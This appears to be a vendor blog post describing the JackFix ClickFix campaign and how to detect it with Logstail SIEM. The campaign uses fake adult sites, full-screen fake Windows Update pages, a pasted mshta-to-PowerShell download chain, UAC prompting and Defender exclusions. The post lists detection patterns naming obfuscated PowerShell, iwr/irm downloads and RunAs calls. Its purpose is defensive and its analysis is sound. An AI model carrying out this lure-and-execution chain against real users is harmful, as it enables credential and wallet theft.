Introduction
A new campaign called JackFix is using fake adult websites and highly realistic fake Windows Update screens to trick users into running malicious commands on their own machines.
Researchers describe JackFix as part of a broader ClickFix trend:
-
The victim visits a malicious (often adult-themed) site.
-

The page hijacks the screen and shows a full-screen “Critical Windows Security Update” prompt.
-
The user is instructed to copy–paste a command into PowerShell or the Run dialog.
-
That command silently pulls down and executes multiple info-stealers and loaders – sometimes up to eight separate payloads.
If even one of those payloads runs, the attacker can steal:
-
Browser passwords
-
Session cookies
-
Crypto wallets
-
Other sensitive data on the endpoint
From a defender’s perspective, this isn’t a “zero-day” problem.It’s a visibility and detection problem. That’s exactly why we’ll look at how effective JackFix detection with Logstail SIEM can be in spotting this type of attack.
What JackFix looks like in telemetry
JackFix is basically three things combined:
-
Malicious web traffic
-
User-driven execution
-
Multi-stage malware
In logs, that typically translates to:
-
Browser processes (Chrome/Edge/Firefox) accessing suspicious domains / URLs
-
Shortly afterwards, on the same host:
-
PowerShell /
cmd.exe/wscript.exelaunched by the user -
PowerShell with long or obfuscated command lines (e.g.
-EncodedCommand,Invoke-Expression,curl/iwr,Start-Process)
-
-
New processes spawned by those scripts (downloaders, droppers, stealers)
-
Outbound HTTP/HTTPS connections to unfamiliar hosts for payload download or exfil
All of this is visible in Logstail SIEM.Together, these signals form the core of effective JackFix detection with Logstail SIEM.
How JackFix actually works under the hood
What looks like a native Windows dialog is, in reality, just a malicious web page.
The moment a user interacts with the page, JavaScript kicks in and:
-
Forces the browser into full-screen mode to hide the address bar and UI.
-
Renders a fake “Windows Update” window using a blue background and white text, very similar to the classic Windows error/update style.
-
Tries to block basic exit and analysis keys such as
Esc,F11,F5andF12to keep the user trapped and prevent a quick refresh or opening dev tools.
Some versions of these pages even contain developer comments in Russian, suggesting a Russian-speaking operator behind at least part of the infrastructure.
The social engineering plays on two pressures at once:
-
The user is on an embarrassing or “shady” website.
-
A full-screen “critical security update” appears, telling them that their system is at risk and they must act immediately.
The page then instructs the user to open the Run dialog, press Ctrl+V (to paste a pre-copied command) and hit Enter. That one action hands control to the attacker.
The execution chain: mshta, PowerShell, and payloads
The first thing that runs is the legit Windows binary mshta.exe. The clipboard command the victim pastes:
-
Invokes
mshta.exewith an embedded or remote HTA. -
That HTA runs JavaScript, which starts PowerShell with a crafted command line.
From there, the flow is:
-
PowerShell uses
Invoke-WebRequest/Invoke-RestMethod(iwr/irm) to call an attacker-controlled domain. -
If you browse to that domain directly, it just redirects to something benign (Google, Steam, etc.).
-
If you hit it via PowerShell, it returns an obfuscated PowerShell script that continues the infection.
That script is heavily obfuscated, padded with garbage code and delays, and tries to escalate privileges using:
It keeps prompting for admin until the user clicks “Yes”. Once elevated, it:
-
Adds Microsoft Defender exclusions for specific folders, paths or processes used for staging and C2.
-
Then drops and runs multiple payloads.
How JackFix detection with Logstail SIEM works
In practice, JackFix detection with Logstail SIEM ,means correlating these web, process, security, and network events for the same host and user.If endpoints and network gear are feeding logs into the SIEM , JackFix leaves a very recognisable trail for the same user and host.
You’ll typically see:
Web / proxy logs
-
Requests to suspicious or newly-registered domains right before the chain starts.
-
Odd hostnames/paths that don’t match the user’s normal browsing.
Process creation (Windows / Sysmon)
-
chrome.exe/msedge.exe/firefox.exe→mshta.exe -
mshta.exe→powershell.exe/pwsh.exe -
PowerShell with long, obfuscated command lines (
-EncodedCommand,Invoke-Expression,Invoke-WebRequest/Invoke-RestMethod, URLs, etc.).
Child processes & security events
-
New EXEs spawned by PowerShell (stealers/loaders).
-
Repeated
Start-Process powershell.exe -Verb RunAscalls (UAC spam). -
New Defender exclusions added right after suspicious PowerShell runs.
Network logs
-
Outbound HTTP/HTTPS from
powershell.exeor new payloads to first-seen domains/IPs.


Final Thoughts
JackFix is exactly the kind of attack that slips through if you only look at single tools in isolation. It abuses the browser, trusted Windows binaries like mshta.exe, PowerShell, Defender settings, and shady web infrastructure—all in one flow.
Without a central place to see that full story, it just looks like “user went to a site and later got infected.” By sending your endpoint, security, and web/proxy logs into Logstail SIEM, you turn that chaos into a clear, correlated pattern: risky domain → fake update page → mshta.exe → suspicious PowerShell → Defender exclusions → outbound traffic to first-seen hosts.
Logstail gives you the visibility and detection layer to actually spot JackFix-style campaigns, alert on them early, and investigate them quickly, instead of finding out only after credentials, wallets, and sessions are already gone.
Contact Our Experts or Sign Up for Free